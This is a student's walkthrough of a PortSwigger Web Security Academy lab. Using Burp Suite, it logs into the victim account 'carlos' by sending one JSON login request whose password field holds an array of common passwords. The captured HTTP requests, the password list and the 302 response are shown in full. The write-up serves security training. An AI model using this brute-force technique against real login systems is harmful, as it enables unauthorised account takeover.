

## Task 3

### Lab Name: - Broken brute-force protection, multiple credentials per request

The goal of the lab is to brute force Carlos's password and access his account.

#### Lab: Broken brute-force protection, multiple credentials per request



EXPERT  
LAB Not solved

This lab is vulnerable due to a logic flaw in its brute-force protection. To solve the lab, brute-force Carlos's password, then access his account page.

- Victim's username: carlos
- Candidate passwords

Access the lab

Open Candidate passwords in a new tab and access the lab in a new tab.

Make sure the interceptor and the BURP proxy is on.

Then access the lab and refresh the page. The interceptor will capture it.

WebSecurity  
Academy

Broken brute-force protection, multiple credentials per request

[Back to lab description >>](#)

LAB Not solved

[Home](#) | [My account](#)

WE LIKE TO  
BLOG

Click on my account. And enter any random credential. And it will give me invalid username or password

# Login

Invalid username or password.


Username

Password

Log in

The interceptor has captured it.

Now in the proxy history you will get a post request for login.

Burp	Project	Intruder	Repeater	Window	Help				
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comp		
Intercept	HTTP history	WebSockets history		 Proxy settings					
Filter: Hiding CSS, image and general binary content									
# ^	Host	Method	URL	Params					
1	https://0ada000203349e47809...	GET	/my-account						
2	https://0ada000203349e47809...	GET	/login						
4	https://0ada000203349e47809...	GET	/resources/js/login.js						
5	https://0ada000203349e47809...	GET	/academyLabHeader						
6	https://0ada000203349e47809...	POST	/login					✓	
7	https://0ada000203349e47809...	GET	/academyLabHeader						

Open that request you will get the username and the password I entered.

Request		
Pretty	Raw	Hex
1	POST /login HTTP/2	
2	Host: 0ada000203349e47809149de000c00b4.web-security-academy.net	
3	Cookie: session=n8PFooLSopAW0Epn0Eh0sNwbxIIXY2YJ	
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	
5	Accept: */*	
6	Accept-Language: en-US,en;q=0.5	
7	Accept-Encoding: gzip, deflate	
8	Referer: https://0ada000203349e47809149de000c00b4.web-security-academy.net/login	
9	Content-Type: text/plain; charset=UTF-8	
10	Origin: https://0ada000203349e47809149de000c00b4.web-security-academy.net	
11	Content-Length: 41	
12	Sec-Fetch-Dest: empty	
13	Sec-Fetch-Mode: cors	
14	Sec-Fetch-Site: same-origin	
15	Te: trailers	
16		
17	{	
	"username": "sadiq",	
	"password": "aqwe123"	
	}	

Send this request to burp repeater.

Now we have opened the candidate password in a new tab. In that tab we get the possible password for Carlos.

So, we will use this to brute force Carlos's password.

Now I'll copy all the password and create a JSON File and paste the passwords in it.

```
1 "username" : "carlos",
2 "password" : [
3     "123456",
4     "password",
5     "12345678",
6     "qwerty",
7     "123456789",
8     "12345",
9     "1234",
10    "111111",
11    "1234567",
12    "dragon",
13    "123123",
14    "baseball",
15    "abc123",
16    "football",
17    "monkey",
18    "letmein",
19    "shadow",
20    "master",
21    "666666",
22    "qwertyuiop",
```

I have copied all the passwords and created a JSON file of it.

Now I'll copy the whole JSON file and replace it with the fake username and password I entered before.

Request


Pretty	Raw	Hex
1	POST /login HTTP/2	
2	Host: 0ada000203349e47809149de000c00b4.web-security-academy.net	
3	Cookie: session=n8PFoolSopAW0Epn0Eh0sNwbxIIXY2YJ	
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	
5	Accept: */*	
6	Accept-Language: en-US,en;q=0.5	
7	Accept-Encoding: gzip, deflate	
8	Referer: https://0ada000203349e47809149de000c00b4.web-security-academy.net/login	
9	Content-Type: text/plain; charset=UTF-8	
10	Origin: https://0ada000203349e47809149de000c00b4.web-security-academy.net	
11	Content-Length: 1188	
12	Sec-Fetch-Dest: empty	
13	Sec-Fetch-Mode: cors	
14	Sec-Fetch-Site: same-origin	
15	Te: trailers	
16		
17	{	
	"username": "carlos",	
	"password": [	
18	"123456",	
19	"password",	
20	"12345678",	
21	"qwerty",	
22	"123456789",	
23	"12345"	

All the password is pasted in JSON format.

Now sends the request. We will receive a HTTP 302 Found.

```
Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account
3 Set-Cookie: session=GdV03t3pfsapxulQuk2XExUGGYZya0m7; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Now I'll right click and choose 'show response in browser' you will get a copy option. Copy the URL and load it in the browser.



And paste it in new tab. And you will be logged in as Carlos.

Congratulations, you solved the lab!

## My Account

Your username is: carlos

Email

Update email

Click My account to access Carlos's account page and the lab will be solved.

## Lab: Broken brute-force protection, multiple credentials per request



EXPERT

LAB

Solved

This lab is vulnerable due to a logic flaw in its brute-force protection. To solve the lab, brute-force Carlos's password, then access his account page.

- Victim's username: `carlos`
- **Candidate passwords**

Access the lab

Solution

**WebSecurity Academy**

Broken brute-force protection, multiple credentials per request

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#) | [My account](#)

WE LIKE TO  
**BLOG**

**The lab is solved.**

